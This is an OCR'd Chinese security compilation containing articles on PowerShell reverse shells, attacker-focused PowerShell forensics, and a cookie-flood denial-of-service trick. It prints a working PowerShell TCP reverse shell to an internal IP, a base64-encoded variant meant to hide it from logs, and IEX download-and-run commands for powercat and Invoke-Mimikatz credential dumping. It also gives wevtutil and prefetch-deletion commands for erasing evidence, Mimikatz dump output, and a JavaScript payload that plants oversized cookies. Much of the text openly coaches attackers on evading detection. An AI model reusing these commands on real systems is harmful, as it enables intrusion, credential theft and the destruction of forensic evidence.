


图 2-1-1

要先监听端口，再反弹，否则会报错。实际环境攻击的话，我常常还加-NoLogo -NonInteractive -NoProfile -WindowStyle Hidden 参数，如下

```
PowerShell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File d:\Invoke-PowerShellUdp.ps1
```

另一种玩法是如果对方通外网，可以直接用 IEX 下载远程的 PS1 脚本回来执行，

```
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
```

0x02 Day 4 - Interactive PowerShell shells with WMI

这个通常只能用在内网，可以完全替代 psexec 了，作者这里利用命名空间来保存 WMI 执行。结果，最后再取回来回显结果的思路非常赞，解决了 WMI 远程直接命令没有回显的问题。当然运行这个脚本需要管理员权限，并且要输入对方的账号。

0x03 Day 5 - Interactive PowerShell shells over ICMP and DNS

这个脚本运行，走 ICMP 协议的话，只需要注意一点，本地要先执行

```
root@Kali:~/Desktop# sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

否则反弹是无法用的，相信用过 icmpsh 的同学都知道。后来有个老外 BLOG 说做如下配置，可以发现 powershell 攻击行为以及看到攻击代码，配置需求如下：在 C:\Windows\System32\WindowsPowerShell\v1.0 目录下建立一个 profiles.ps1 填写如下内容

```
# !bash
CD D:\ $LogCommandHealthEvent = $true $LogCommandLifecycleEvent = $true
```

右键点击 profile.ps1，一次点击“安全”->“高级”->“审核”，点“编译”按钮，添加用户“everyone”，开启如图所示的审核项，如图 2-1-2：




图　2-1-2

因为这样做以后，日志会变的很大，为了编码回滚覆盖，相应的增加下日志的容量，如图 2-1-3：




图　2-1-3

怎么能绕过这种防护呢？因为他加了对 profile.ps1 的文件审核，所以通过修改或者移动/删除这个文件的策略是走不通的。当我们执行了反弹脚本后，可以在“事件查看器”里的“windows powershell"的事件类里，通过过滤 eventID 为 500 的事件看到细节。

CommandLine=$client = New-Object System.Net.Sockets.TCPClient("10.18.180.10",8888);$stream = $client.GetStream();[byte[]]$bytes = 0..255|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text language=".encoding"][/text]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

如图 2-1-4：




图　2-1-4

刚开始我想通过-noprofile 选项因该可以绕过这个限制，实践后发现不行，还是会在日志里看到，然后我又配合用-enc 选项进行 base64 编码，操作如下：

```
powershell -ep bypass -NoLogo -NonInteractive -NoProfile -enc
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAu
AFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQA4AC4AMQA4ADAALgAx
ADgAIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMA
dAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgAyADUANQB8
ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoAC
QAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMA
ApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAG
UAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUA
dABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAa
wAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBn
ACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAU
wAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAI
AA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABC
AHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlAC
gAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJA
BzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApA
A0ACgANAAoA
```

发现虽然日志还是会有记录，但是不会在 CommandLine=里看到脚本代码的细节了，多多少少算一个进步(此刻感觉自己屌屌的)。当然，最绝对的办法，还是在目标上用完 powershell 后，来一下

```
wevtutil cl "windows powershell"
wevtutil cl "security"
wevtutil cl "system"
```

当然如果权限低，就没办法了：（。用 powershell 做攻击的好处是显而易见的，省去了免杀（我测试的时候是这样的),方便传输（注入的时候），系统自带（win7 以后就支持了）。但是即使管理员不像上面这样开启审核，默认还是有痕迹的，有机会下篇再细说。有喜欢渗透的小伙伴都加我讨论，自己搞太慢了。

参考文章：

http://x0day.me/
http://pan.baidu.com/s/1eQrmc86

（全文完）责任编辑：静默

第2节 Powershell 各种反弹姿势以及取证（二）

作者：mickey
来自：WooYun 知识库
网址：http://drops.wooyun.org/

0x00 简介

这篇主要是取证的，如果我以后技术好了，也会写写 powershell 在内网渗透中的实战应用，本文所有的内容基本翻译自 fireEyE 的<<Investigating Powershell Attack>>，我英文不好，

有好多地方都看不懂他文章里写的，我磕磕碰碰的看完了这篇文章。有不对的地方，还请小伙伴们补充。

我们都知道，从 windows 7 sp1 和 windows server 2008 R2 开始，就已经默认安装了 powershell(2.0 版本)，到了 windows Server 2012 R2 和 Window 8.1 就是 powershell 4.0 了。

现在用 powershell 编写的攻击框架也很成熟了，像上文书说的各种协议反弹的 SHELL（nishang）：

A、 通过 dll loading 技术不写硬盘的，能远程 dump 登录账号明文的 Mimikatz（PowerSploit）；

B、 以及在 ShmooCon 2013 安全会议上 Chris Campbell 演示的 Powershell Botnet；

C、 还有各种搞 windows 域内网环境的 powerview 等；SET/METASPLOIT 也开始支持 powershell 版的 payloads。

我们作为攻击者，也要熟悉现在针对 powershell 的取证技术，预防自己“艰难进来，轻松被 T，却没带走一片云彩”。

原文文章分别从注册表，prefetch,网络流量，内存，日志，自启动这几方面来做取证的。

0x01 注册表：

默认情况下，除了 WinServer 2012R2 会设置 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell 的 ExecutionPolicy 项为 RemoteSigned 外，其他的 windows 系统都会设置为 Restricted,有的攻击者为了运行 powershell 脚本方便，会设置此项为 ByPass,但是这种情况并不多见，因为更多的情况是，攻击者使用-ExecuteionPolicy Bypass 选项绕过执行策略限制。

0x02 Prefetch:

Prefetch 本意是为了增强系统的性能的，让应用程序下次载入的时候，节省时间。默认路径在%systemroot%\prefetch。取证人员常常会通过这些*.PF 文件，获取程序最后运行时间，程序访问的文件列表等信息。取证人员有可能通过查看 POWERSHELL.EXE-59FC8F3D.pf 获取到你运行的攻击 PS 脚本信息。我这里用的 Prefetch Parser v1.4 来查看的，如图 2-2-1：

图　2-2-1

所以每次我们用完 powershell，记得

del %systemroot%\prefetch\POWERSHELL.EXE-59FC8F3D.pf

0x03 网络流量：

攻击者做内网渗透时，思路通常是先获取了工作组的 administrator 权限，然后渗透配置不严格的域环境，开启 powershell 的 remoting 功能，powershell 2.0 的 Remoting 默认会走 5985(HTTP)和 5986(HTTPS)端口，文章里说，主要是监控内网<->内网，DMZ<->内网,VPN<->内网的异常数据流，建模识别出攻击者的非法访问，我想这里能做的，还是要熟悉内网环境，在有正常业务流的内网使用 Remoting 功能，其他办法我也没想到。

0x04 内存：

论文作者主要是说可以用 Volatility 框架分析 wsmprovhost.exe 进程，能够在内存空间看到 XML 格式的信息。比如这里他使用 PSSesion 远程交互式 SHELL 执行了“echo "helloword" > c:\text.txt”,然后就可以在 wsmprovhost.exe 的进程里看到信息，如图 2-2-2：




图　2-2-2

但是这个方法随着远程会话的中止，也将不再有用，要想成功实现取证，需要攻击者正在操作。所以我感觉这个对我们的威胁不是很大。如果开启了 winrm，也有可能在 svchost.exe 的进程里看到信息。他这里用的是 Invoke-Mimikatz 做的演示，远程通过下载在内存里执行，DUMP 明文密码，不写硬盘，这个渗透技巧实战的时候很有用，命令如下：

Invoke-Command -Computername 192.168.114.133 {iex((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')); Invoke-Mimikatz -DumpCreds}

如下是他在 svchost.exe 进程内存里抓到的信息，如图 2-2-3：




图　2-2-3

0x05 日志：

Powershell 2.0 的默认日志功能还不是很强，powershell 3.0 后有所增强，不论是你本地还是通过 Remoting 执行 powershell 脚本，都会在下面 3 个文件里写入日志%systemroot%\System32\winevt\

windows powershell.evtx

每次 powershell 开始执行 EID 400 或者结束 EID 403 的时候，都会记录。里面的 HostName 项如果是 ConsoleHost 说明是从本地执行的，反之，是对方的机器名

Microsoft-Windows-PowerShell%4Operational.evtx

Microsoft-Windows-power-Shell%4Analytic.etl [我机器上没有找到这个文件]

如果通过 WINRM 开启了 remoting 功能，还会有下面 2 个日志：

Microsoft-Windows-WinRM%4Operational.evtx

EID 6 会记录 remoting 的客户端地址信息，在这里可能看到是谁连过来的

Microsoft-Windows-WinRM%4Analytic.etl

EID 32850 会记录 remoting 客户端连接过来使用的账号信息 EID 32867/32868 里面有可能会看到当 Invoke-Command 执行命令的时候的细节，如图 2-2-4：




图　2-2-4

另外随着 Microsoft APPLocker 的引用，管理员能够对 powershell 脚本进行更进一步的验证，比如允许哪个 PS 脚本运行，哪个不允许，甚至禁止掉计算机上全部 PS 脚本的执行权限等操作，但是这些对我们来说都有已知的技术能绕过，我下回书再说。AppLocker 功能启用后，EID 8005 和 EID 8006 会记录认证信息的日志。作者也提到可以通过%windir%\system32\WindowsPowerShell\v1.0\profile.ps1 设置全局的 profile,来增加额外的日志记录，他这里说可以用-NoProfile 来绕过，上文书我实践过，发现是不可以的，参考上文，这里不多提了。Powershell 3.0 引入了 Module Logging 的能力，可以通过组策略开启（Computer Configuration → Administrative Templates →Windows Components →Windows PowerShell →Turn on Module Logging），开启后，可以在 EID 4103 里看到 ps 脚本执行后的结果，比如我执行

*Get-ChildItem c:\temp -Filter *.txt -Recurse | Select-String password*

意思是搜索 C:\下所有 TXT 里包含 password 的文件，可以在 EID 4103 里看到返回结果，如图 2-2-5：

Figure 9: Module logging command input event (EID 4103) in PowerShell Operational event log

```
ParameterBinding(Get-ChildItem): name="Filter"; value="*.txt"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="c:\temp"
ParameterBinding(Select-String): name="Pattern"; value="password"
ParameterBinding(Select-String): name="InputObject"; value="creds.txt"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 3.0
        Host ID = 7becdd71-d2da-41a7-9e1e-e1247fa182a8
        Engine Version = 3.0
        Runspace ID = 6300c31c-60fb-4ab1-9888-f0c66f5d298f
        Pipeline ID = 24
        Command Name = Get-ChildItem
```

图　2-2-5

甚至 Invoke-Mimikatz 执行的结果也会记录，如图 2-2-6：

Figure 11: Module logging Invoke-Mimikatz.ps1 output (EID 4103)

```
## / \ ## /* * *
## \ / ##  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'  http://blog.gentilkiwi.com/mimikatz          (oe.eo)
 '#####'                         with 14 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 133646 (00000000:00020a0e)
Session           : Interactive from 1
User Name         : [redacted]
Domain            : [redacted]
SID               : S-1-5-21-1391123415-1310120624-2314427930-1000
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : WIN-[redacted]
         * LM       : [redacted]
         * NTLM     : [redacted]
         * SHA1     : [redacted]
        tspkg :
         * Username : [redacted]
         * Domain   : WIN-[redacted]
         * Password : [redacted]
```

图　2-2-6

再次提醒我们，该删日志，一定要删，外面应该有能删指定日志的工具了，不过我没见到，有的发我一份。

0x06 自启动：

Powershell 经常通过注册表，开始菜单，或者计划任务来实现自启动的目的，通常用 sysinternals 的 autorun 就能找到了。另外 C:\Users\<USERNAME>\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1 可以达到和 C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1 一样的效果。

0x07 自启动：

http://pan.baidu.com/s/1mgosaY8

http://pan.baidu.com/s/1bng2RFL

（全文完）责任编辑：静默

第三章 前端安全

第1节 超大 Cookie 拒绝服务攻击

作者：EtherDream
来自：EtherDream の原创空间
网址：http://www.cnblogs.com/

有没有想过，如果网站的 Cookie 特别多特别大，会发生什么情况？不多说，马上来试验一下：

```
for (i = 0; i < 20; i++) document.cookie = i + '=' + 'X'.repeat(2000)
```

什么，网站居然报错了，如图 3-1-1：




图 3-1-1

众所周知，Cookie 是塞在请求头里的。如果 Cookie 太多，显然整个 HTTP 头也会被撑大。然而现实中，几乎所有的服务器都会对请求头长度做限制，避免畸形封包消耗服务器资源。那么有趣的事就来了——Cookie 是可以长期储存的，所以只要不过期，对应的站点就一直无法访问！

不信？点击这里试试(测试链接：http://www.cnblogs.com/jsapp)（警告：不会清 Cookie 的用户慎点）。为什么会这样！因为博客园是支持自定义装扮的，用户可以嵌入自己的脚本。于是，一旦执行了恶作剧脚本，站点 Cookie 被污染，导致整个网站都无法访问了！

进阶

根据这个原理，我们继续挖掘 Cookie 的相关属性，让攻击效果变得更好。

expires

Cookie 之所以能被持久储存，完全得益于 expires 这个过期值。理论上，Cookie 的过期时间可以足够长。不过鉴于实际情况，最多也就几个月的时间。但对于互联网来说，这也非常长了，谁能容忍一个网站几个月没法用？所以，我们可以设置足够久的过期时间——只要用户不主动清空 Cookie，相应的站点就一直没法访问！

domain

例如博客园，所有用户都在 www.cnblogs.com 下。除了这个主站，能否将其他的子站服务也一起破坏呢？

答案是可以!因为 Cookie 具有一个特殊的属性 domain，它允许子站设置上级站点的 Cookie。甚至可以是根域！于是 www.cnblogs.com 的页面，就能写入超大 Cookie 到 cnblogs.com 域下了。未来，只要用户访问*.cnblogs.com 的资源，统统变成 400 了，如图 3-1-2：

